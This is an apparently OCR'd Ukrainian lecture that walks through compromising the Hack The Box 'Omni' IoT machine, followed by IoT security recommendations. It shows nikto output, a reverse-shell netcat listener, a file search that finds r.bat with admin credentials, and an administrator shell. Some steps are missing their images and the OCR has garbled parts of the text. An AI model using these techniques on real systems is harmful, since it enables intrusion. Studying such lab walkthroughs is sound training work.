
```
┌──(root@m3n0sd0n4ld)-[~/Box/Omni]
└─# nikto -h omni.htb:8080 | tee nikto.log
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.204
+ Target Hostname:    omni.htb
+ Target Port:        8080
+ Start Time:         2021-01-09 08:30:15 (GMT1)
---------------------------------------------------------------------------
+ Server: Microsoft-HTTPAPI/2.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
nder the content of the site in a different fashion to the MIME type
+ Cookie CSRF-Token created without the httponly flag
+ / - Requires Authentication for realm 'Windows Device Portal'
+ Default account found for 'Windows Device Portal' at / (ID '', PW '00000000')
ca/Minolta Di 2010f.
+ Root page / redirects to: /authorizationrequired.htm
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```

# Пошук та експлуатація вразливостей


Гуглимо, що за сервіс





Бачимо, що це сервіс ОС Windows IoT Core і гуглимо на цю ОС експлоїт:




Запустимо експлоїт і отримаємо зворотну оболонку:




Перевіримо привілеї отриманого користувача:




# Розвідка всередині системи та підвищення привілеїв

Шукаємо різні файли та знаходимо цікавий BAT скрипт:

```
PS C:\> Get-ChildItem -Path C:\ -Filter "*bat" -Recurse -ErrorAction SilentlyContinue
 -Force
Get-ChildItem -Path C:\ -Filter "*bat" -Recurse -ErrorAction SilentlyContinue -Force


    Directory: C:\Program Files\WindowsPowerShell\Modules\PackageManagement


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-h--        8/21/2020  12:56 PM            247 r.bat
```

Зайдемо в адмінку і виконаємо реверсшелл





Подивимося вміст цього скрипту та бачимо дані для авторизації адміністратора:

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/26/2018   11:37 PM                1 0 0 1
-a-h--        8/21/2020  12:56 PM            247 r.bat


PS C:\program Files\WindowsPowerShell\modules\PackageManagement> type r.bat
type r.bat
@echo off

:LOOP

for /F "skip=6" %%i in ('net localgroup "administrators"') do net localgroup "adminis
trators" %%i /delete

net user app m
net user administrator _

ping -n 3 127.0.0.1

cls

GOTO :LOOP
```

І отримуємо зворотну оболонку з правами адміністратора :)

```
┌──(root@m3n0sd0n4ld)-[~/Box/Omni/SirepRAT]
└─# rlwrap nc -nvlp 555
listening on [any] 555 ...
connect to [10.10.14.27] from (UNKNOWN) [10.1
Windows PowerShell
Copyright (C) Microsoft Corporation. All righ

PS C:\windows\system32> hostname
hostname
omni
PS C:\windows\system32>
```



# Підсумки

**Причини, що дозволяють здійснити проникнення в систему:**

- Причиною первинного проникнення стала застаріла версія ОС, в якій була вразливість.
- Причиною підвищення привілеїв стала помилка власника, який залишив незахищений файл, призначений для налаштування облікового запису адміністратора, в якому був пароль від цього облікового запису

**Рекомендації щодо захисту цієї системи від проникнення:**

- Оновлення ОС та встановлення останніх патчів безпеки.
- Дотримання цифрової гігієни під час налаштування системи.

# Які заходи захисту IoT пристроїв використовуються зараз і чому їх недостатньо?

# Найактуальніші методи вирішення критичних проблем безпеки IoT пристроїв

## Сертифікація IoT-пристроїв

Змусити виробників переглянути своє ставлення до безпеки IoT пристроїв, що виготовляються, може введення сертифікації. Це не революційна ідея, проте у перспективі вона дає змогу зменшити масштаби проблеми.

В ідеалі сертифікація повинна бути досить простою та швидкою для виробника, щоб не стати перешкодою на шляху прогресу, але водночас вона повинна забезпечувати користувачам гарний захист від будь-яких можливих атак.

В даний час в області сертифікації розумних девайсів працює кілька приватних організацій, наприклад Online Trust Alliance (OTA), яка підготувала ініціативу для вирішення проблеми. Так, було випущено унікальний список критеріїв для розробників нового обладнання, дотримання яких дозволяє підвищити безпеку та захистити конфіденційні дані користувачів.

Сертифікація підтверджує, що пристрій або система забезпечують необхідний безпековий рівень з урахуванням можливих ризиків. Також вона виступає підтвердженням, що нові версії програмного забезпечення для девайсів не призводитимуть до втрати безпеки.

Однак сертифікація не може гарантувати захищеність на сто відсотків, це лише один із рівнів захисту. І наявність такого документа все ж таки залишає ймовірність отримання зловмисниками доступу до пристрою.

# Найактуальніші методи вирішення критичних проблем безпеки IoT пристроїв

**Оптимальні методи захисту IoT пристроїв в доповнення до сертифікації:**

- Використання сучасного та безпечного шифрування (NASH)
- Видача всім клієнтам унікальних автентифікаційних даних для доступу до панелей управління
- Налаштовувати ізоляцію пристроїв у домашній мережі
- Розробити систему автоматичного та безпечного оновлення ПЗ
- Проводити регулярні аудити безпеки пристроїв
- На потужні пристрої можна встановити прості антивірусні програми.
- Створити перевірку справжності файлів, що запускаються на критичних IoT пристроях.
- Введення блокчейн технології та протоколів децентралізованого обміну даними для IoT пристроїв

# Лекцію закінчено
# Дякую за увагу